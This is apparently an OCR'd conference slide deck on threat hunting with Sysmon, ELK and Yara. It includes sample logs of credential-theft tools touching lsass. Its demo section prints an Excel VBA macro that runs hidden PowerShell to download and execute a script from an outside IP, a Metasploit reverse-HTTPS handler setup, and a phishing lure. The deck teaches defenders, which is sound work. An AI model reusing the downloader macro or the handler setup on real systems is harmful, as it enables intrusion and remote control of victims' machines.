



A Threat Hunter Himself

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Threat hunting?

Cyber threat hunting is the practice of searching iteratively through data to detect advanced threats that evade traditional security solutions

<https://sqrrl.com/solutions/cyber-threat-hunting/>




What for?

BUSINESS:

- Minimize residual risks
- Minimize time between attack and detection

TECH:


- Unknown [targeted] attacks detection
- Non-malware attacks detection
- TTP based detection
- “Time machine” for evidence analysis



Hunting vs. Alerting


SOC/Alerting

- Reactive
- Detect/forget



Hunting/Mining

- Proactive
- Repeated searches



* MA – malware analysis, DF – digital forensics, IR – incident response

What is needed?

[Big] data

- OS processes activities
- OS events
- Security tools
- Net perimeter
- ...


Process/Procedure

- TI + all possible detection techniques
- Previous experience
- Situational awareness
- ...

Human

- Able to produce and check hypothesis
- quick-witted

The Process: Theory



What's inside?

What	How	More info
Process activities @endpoint	Sysinternals Sysmon	https://technet.microsoft.com/en-us/sysinternals/sysmon
Autoruns	Sysinternals Autorunsc	https://technet.microsoft.com/ru-ru/sysinternals/bb963902.aspx
E-mail attachments	MTA + Python + Yara	https://github.com/Yara-Rules/rules

Task	How	Link
Log shipping	Filebeat Winlogbeat	https://www.elastic.co/products/beats/filebeat https://www.elastic.co/products/beats/winlogbeat
Parsing, Processing, TI matching	Logstash	https://www.elastic.co/products/logstash https://github.com/aptnotes/data
Storage	Elasticsearch	https://www.elastic.co/products/elasticsearch
Search & Visualization	Kibana	https://www.elastic.co/products/kibana

Data: sysmon events

Event Class	ID	Rate	Importance
Process Create	1	Low-Medium	Detect initial infection and malware child processes.
Process Terminate	2	Low-Medium	Useful for forensic investigations. May be correlated with process creation events
Driver Load	6	Low	Detect device drivers loading
Image Load	7	High (use with filtration)	Detect DLL injection, unsinged DLL loading
File Creation Time Changed	2	Medium-High (need to exclude browsers and archivers)	Detect anti-forensic activity (timestamp changed to cover tracks)
Network Connection	3	High (use with filtration)	Identify network activity, connection to malware C&C servers, connection to ransomware server to download encryption keys
CreateRemoteThread	8	Low-Medium	Detect code injections used by malware Credential theft tools (i.e. mimikatz, WCE) also use this technique to inject their code into the LSASS process
Process accessed	10	High (use with filtration)	
RawAccessRead	9	Low	Detect dropping off SAM or NTDS.DIT from compromised hosts



Data: sysmon events

Event Properties - Event 1, Sysmon

General Details

Process Create:
UtcTime: 2016-11-14 11:48:38.362
ProcessGuid: {b7854495-a496-5829-0000-001038245805}
ProcessId: 2648
Image: C:\Users\Admin\Desktop\wce_v1_41beta_universal\wce.exe
CommandLine: wce.exe -w
CurrentDirectory: C:\Users\Admin\Desktop\wce_v1_41beta_univer
User: pc0001\Admin
LogonGuid: {b7854495-7c68-5823-0000-0020d7890700}
LogonId: 0x789d7
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=BE9387BF647993E501C5D78E498D4AB5
ParentProcessGuid: {b7854495-9628-5825-0000-0010b813f500}
ParentProcessId: 3828
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 14.11.2016 14:48:38
Event 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: pc0001.test.local
OpCode: Info
More Information: [Event Log Online](#)

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Event Properties - Event 10, Sysmon

General Details

Process accessed:
UtcTime: 2016-11-14 11:48:40.543
SourceProcessGUID: {b7854495-a496-5829-0000-0010c6265805}
SourceProcessId: 5104
SourceThreadId: 3856
SourceImage: C:\Users\Admin\AppData\Local\Temp\f1f31b66-db61-42ce-83df-6d5064cd8773.exe
TargetProcessGUID: {b7854495-7c3c-5823-0000-0010bdb60000}
TargetProcessId: 552
TargetImage: C:\Windows\System32\lsass.exe
GrantedAccess: 0x1fffff
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+5157a|C:\Windows\system32\KERNELBASE.dll+d817|C:\Users\...\Admin\AppData\Local\Temp\f1f31b66-db61-42ce-83df-6d5064cd8773.exe+44d4|C:\Windows\...\System32\kernel32.dll+1652d|C:\Windows\SYST...

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 14.11.2016 14:48:40
Event 10 Task Category: Process accessed (rule: ProcessAccessed)
Level: Information Keywords:
User: SYSTEM Computer: pc0001.test.local
OpCode: Info
More Information: [Event Log Online](#)

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Event Properties - Event 7, Sysmon

General Details

Image loaded:
UtcTime: 2016-11-14 11:48:40.546
ProcessGuid: {b7854495-7c3c-5823-0000-0010bdb60000}
ProcessId: 552
Image: C:\Windows\System32\lsass.exe
ImageLoaded: C:\Windows\Temp\wceaux.dll
Hashes: MD5=A024AF6D8E29527A722CB5DA2F8ECE55
Signed: false
Signature:

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 14.11.2016 14:48:40
Event 7 Task Category: Image loaded (rule: ImageLoad)
Level: Information Keywords:
User: SYSTEM Computer: pc0001.test.local
OpCode: Info
More Information: [Event Log Online](#)

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Event Properties - Event 8, Sysmon

General Details

CreateRemoteThread detected:
UtcTime: 2016-11-14 11:48:40.544
SourceProcessGuid: {b7854495-a496-5829-0000-0010c6265805}
SourceProcessId: 5104
SourceImage: C:\Users\Admin\AppData\Local\Temp\f1f31b66-db61-42ce-83df-6d5064cd8773.exe
TargetProcessGuid: {b7854495-7c3c-5823-0000-0010bdb60000}
TargetProcessId: 552
TargetImage: C:\Windows\System32\lsass.exe
NewThreadId: 4964
StartAddress: 0x000000000090082C
StartModule:
StartFunction:

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 14.11.2016 14:48:40
Event 8 Task Category: CreateRemoteThread detected (rule: CreateRemoteThread)
Level: Information Keywords:
User: SYSTEM Computer: pc0001.test.local
OpCode: Info
More Information: [Event Log Online](#)

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Data: autorunsc

- autorunsc - a * -ct -h -m -s -nobanner /accepteula
- -v -vt – if VirusTotal detects matter
- Simple Powershell script compares current autorunsc result with the previous one and writes text log

Data: e-mail attachments

- Python script:
 - Get email headers
 - Get attachments: name, size, MD5, file type
 - Check Yara from <https://github.com/Yara-Rules/rules> (can be any)
 - If attachment is archive: check if it password protected, inflate and repeat previous
 - Returns JSON output, example:

```
{"source_arch_md5": "1788A5624790B6707241E45461443757", "file_name": "x64/mimilib.dll", "subject": "Fwd: \u0421\u0447\u0435\u043d\u0430 \u043e\u043f\u043b\u0430\u0430\u0442\u0430", "x-virus-scanned": "", "yara_matches": ["mimikatz"], "file_size": 32256, "date": "Sun, 13 Nov 2016 20:56:11 +0300", "cc": [], "MD5": "7DF94A9513983F9324C630C98B2BACCD", "from": "victim@test.local", "file_type": "PE32+ executable (DLL) (console) x86-64, for MS Windows", "yara_check_date": "2016-11-13T16:46:41.788812", "user-agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101\nThunderbird/45.4.0", "to": ["victim2@test.local"], "ip": ["172.16.205.139"], "message-id": "<dfea49de-290a-52f5-14f6-1b1dbe5d5454@test.local>", "x-mailer": "", "mime_type": "application/x-dosexec"}
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Data: files&URL from traffic, Dynamic analysis




- TODO:

- Deploy BRO: url, file extractor
- Deploy Cuckoo sandbox
- Python script new ver.: url from e-mail
- Windows events: registry changes, file access, service install, task scheduling, power shell,
- Correlation engine: Exper





The Process: Practice





ZERONIGHTS

Unique files aggregation index

t MD5	Q Q □	939E0B9F9300610442D5886274947AA8
t _id	Q Q □	939E0B9F9300610442D5886274947AA8
t _index	Q Q □	logstash-files
# _score	Q Q □	
t _type	Q Q □	files
t autorun_entries	Q Q □	C:\users%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\profiler.exe, HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\system profiler, HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\system, C:\users%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\<8<0B7.exe
t computers	Q Q □	WIN-FJRNSDLJHD2.test.local, pc0001.test.local
t eventtypes	Q Q □	Autorun, ProcessCreate, Mail
# execution_count	Q Q □	4
t file_pathes	Q Q □	c:\users%\appdata\roaming\microsoft\windows\start menu\programs\startup\profiler.exe, c:\windows\system32\config\sam.exe, C:\users%\username%\Desktop\x64\mimikatz.exe, C:\users%\username%\Desktop\x64\мимикатз.exe, c:\users%\username%\appdata\sys.exe, c:\users%\username%\appdata\roaming\microsoft\windows\start menu\programs\startup\<8<0B7.exe, C:\users%\username%\Desktop\Other\x64\mimikatz.exe
t file_signer	Q Q □	
# file_size	Q Q □	715,264
t file_starters	Q Q □	C:\Windows\explorer.exe
t file_type	Q Q □	PE32+ executable (console) x86-64, for MS Windows
⌚ first_seen	Q Q □	November 13th 2016, 22:55:33.004
⌚ last_seen	Q Q □	November 15th 2016, 03:11:23.316
t mail_attachments	Q Q □	счет.zip/счет.doc .exe, Акт № 345.docx .exe
t mail_recipients	Q Q □	victim@test.local, victim2@test.local
t mail_senders	Q Q □	hacker@external.domain
t mail_subjects	Q Q □	Счет на оплату, Акт выполненных работ
t mime_type	Q Q □	application/octet-stream
# processed_events	Q Q □	10
t tags	Q Q □	server, beats_input_codec_plain_applied, founded_in_autorun, workstation, executed, sended_as_attachment
t ti_tags_md5	Q Q □	APTnotes_Reports
t type	Q Q □	files
t users	Q Q □	pc0001\Admin
t yara_check_date	Q Q □	2016-11-13T19:28:59.156210
t yara_matches	Q Q □	Powerkatz_DLL_Generic, mimikatz, with_sqlite



Demo time!!!

Attacker creates excel downloader

- Excel with macros

- downloads into memory and execute system.ps1:
 - downloads meterpreter payload into memory and run it
- Creates scheduled task “System inventory” → persistence

```
Коммерческое предложение.xls - Module1 (Code)
(General) Execute Persist
End Sub

Public Function Execute() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create "powershell.exe -WindowStyle Hidden -nop -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://66.66.66.66/system.ps1')); System-Inventory", Null, objConfig, intProcessID
End Function

Public Function Persist() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create "Powershell.exe -WindowStyle Hidden -nop -noexit -c Invoke-Command -ScriptBlock { \schtasks /create /"
End Function
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Attacker starts reverse shell handler

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root@kali: ~
File Edit View Search Terminal Help

[%%%
[%%%$a,
[%%%$S`?a,
[%%%`?a,
[%%%..a$%
[%%%,,a$```
[%%%%$P```
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[%%%`"a,$$
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+ ...=[ 1597 exploits - 912 auxiliary - 274 post
+ ...=[ 458 payloads - 39 encoders - 8 nops
+ ...=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
```



Attacker sends, Victim receives

Создание сообщения: Заявка на участие в тендере

Файл Правка Вид Вставить Формат Настройки Инструменты Справка

Отправить ✓ Орфография Вложить Защита Сохранить

Кому: victim@test.local
Копия: victim2@test.local
Кому:
Тема: Заявка на участие в тендере

Абзац Пропорциональный

Добрый!

Направляю Вам коммерческое предложение для участия в тендере на поставку канцелярских товаров для нужд АО "Компания-жертва".

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т.: 33445566

Inbox

Get Messages Write Chat Address Book Tag Quick Filter Search <Ctrl+F>

victim@test.local Inbox (1) Filter these messages <Ctrl+Shift+F>

Subject: Заявка на участие в тендере From: Hacker Date: 15:16

Events 16 Wed Nov 2016 CW 46 New Event Today

Коммерческое предложение -2.xls [Read-Only] [Compatibility Mode] - Excel (Product Activation Failed)

FILE HOME INSERT PAGE LAYOUT FORMULAS DATA REVIEW VIEW

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Post-exploitation

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+ --=[ 458 payloads - 39 encoders - 8 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

